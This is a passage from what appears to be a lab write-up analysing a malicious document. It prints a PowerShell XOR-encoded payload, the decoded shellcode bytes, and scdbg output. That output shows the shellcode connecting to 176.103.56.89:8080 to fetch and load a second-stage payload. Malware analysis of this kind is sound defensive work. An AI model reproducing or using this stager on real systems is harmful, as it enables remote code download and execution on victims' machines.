/eaJFjXB1XOVOA9qQo6vhMrOj4HkBuhuOw+ncvfvWR0fMabYHPhfH41OFoliMuF4+BBZc1S3wwN4NgZCNL05aBddz2SWNLIzMjI0sjI2MjdEt7h3DG3PawmiMjIyMi+nJwqsR0SyMDIyNwdUsxtarB3Pam41flqCQi4KbjVsZ74MuK3tzc
EhQVDRITEA0WFQ0bGiMjIyMi')

for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
}
```


Then decoding the base64 payload and using XOR with the key and setting view value to Decimal we get the following output.



```
38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH
2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVE
pNSndLb1QFJNz2Etx0dHR0dEsZdVqE3PbKpyMjI3gS6nJySSByckuzPCMjcHNLdKq85dz2yFN4EvFxSyMhQ6dxcXFwcXNLyHYNGNz
2quWg4HMS3HR0SdxwdUsOJTtY3Pam4yyn4CIjIxLcptVXJ6rayCpLiebBftz2quJLZgJ9Etz2Etx0SSRydXNLlHTDKNz2nCMMIyMa
5FeUEtzKsiIjI8rqIiMjy6jc3NwMcElucSP+sQy3QZ6caZyDPAAbKKHkwo8rpqq6kCYXyN9IP0+eVsZ4Rw99v716BXp8CyVfV41js
Fco
/hc/4tB6shBcGAUikQ2ThLag7XmzI3ZQRlEOYkRGTVcZA25MWUpPT0IMFw0TAwtATE5TQldKQU9GGANucGpmAxsNExgDdEpNR0xUU
ANtdwMWDRIYA3dRSkdGTVcMFw0TGAMNbWZ3A2BvcQMRDRMNFhMUERQKLikjYfGBTVSEQE/m/5df5/fpCjFv4/AmAnva1i+w9bmm
/76gBU3gUrWNEqwUDynyTlxf7l95KviaPh6R9jbEVpv2FM0QMpSm8v7RafNgBBWMPhjf2BCxziGm5ons
/AMwe+yqnMCHFubG65SrMf9AcD7Oaji2SmdUmWXrN05+fgHkQOJ3tzya0EUEZof+sfEqjL55Xf
/eaJFjXB1XOVOA9qQo6vhMrOj4HkBuhuOw+ncvfvWR0fMabYHPhfH41OFoliMuF4+BBZc1S3wwN4NgZCNL05aBddz2SWNLIzMjI0s
```

```
.Ç8àuõ.}ø;}$uâX.X$.Of..K.X..O....Ð.D$$[[aYZQÿàX_Z..ë.]hnet.hwiniThLw&.ÿO1ÿWWWWWh:Vy§ÿOé....
[1ÉQQj.QQh....SPhW..ÆÿÕëp[1ÒRh..`.RRRSRPhëU.;ÿÕ.Æ.ÃP1ÿWWjÿSVh-..{ÿÕ.À..Ã...1ÿ.öt..ùë
hªÅâ]ÿÕ.ÁhE!^1ÿÕ1ÿWj.QVPh·Wà.ÿÕ¿./..9Çt·1ÿé....éÉ...è.ÿÿÿ/SjMR.Ý.
/.b½¿J¿ .#8..Çá¬....³.4ëük.1½uå[d,^..Y&Y_(.|t®@.t.Ý4.ÁóY.3.;&.².°§..ÎZ..User-Agent: Mozilla/4.0
(compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727)
.BÒ¢nw§clÅÜ´|ÄÖÊ).LÀÓ.!Xùõ..Ö..Ü..&nÃq.®1.7,
Ñm.|Í|Z Û¹.=²Õ.çu¸Õ7î3.·.ÑÝòJÐC'6¯.;üû3.í..ÅªÏß
.XÏ.¿ã¤5ÅåÈ·..ÜcS.iI..iDwºFÈ.m]]"ÇcÁT..¹óf'E¤Ý.Ò
¯.Z~ÜÿK²@.>t.p£Õ..ÉÛo.ÉÛ=cM¥À.ÙT.]Ö²òÐ9N¢ì¦ÒÛ÷ÅKµ.
4¬¢&´.h_.. CG.hðµ¢VÿÕj@h....h..@.WhX¤SâÿÕ.¹.....ÙQS.çWh.
..SVh...âÿÕ.ÀtÆ...Ã.ÀuåXÃè©ÿÿÿ176.103.56.89.....
```

The above given output by cyberchef is a shell script. We have to download the the output in the attacking machine and analyze it using scdbgc.



```
ubuntu@ip-10-10-237-200:~/Desktop/maldocs$ scdbgc /f ~/Downloads/download.dat -s -1
Loaded 31e bytes from file /home/ubuntu/Downloads/download.dat
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000

4010a2  LoadLibraryA(wininet)
4010b0  InternetOpenA()
4010cc  InternetConnectA(server: 176.103.56.89, port: 8080, )
4010e4  HttpOpenRequestA(path: /SjMR, )
4010f8  HttpSendRequestA(User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727)
, )
40111a  GetDesktopWindow()
401129  InternetErrorDlg(11223344, 4893, 40111a, 7, 0)
4012de  VirtualAlloc(base=0 , sz=400000) = 600000
4012f9  InternetReadFile(4893, buf: 600000, size: 2000)
```

In this way get all the required answer for our final docs.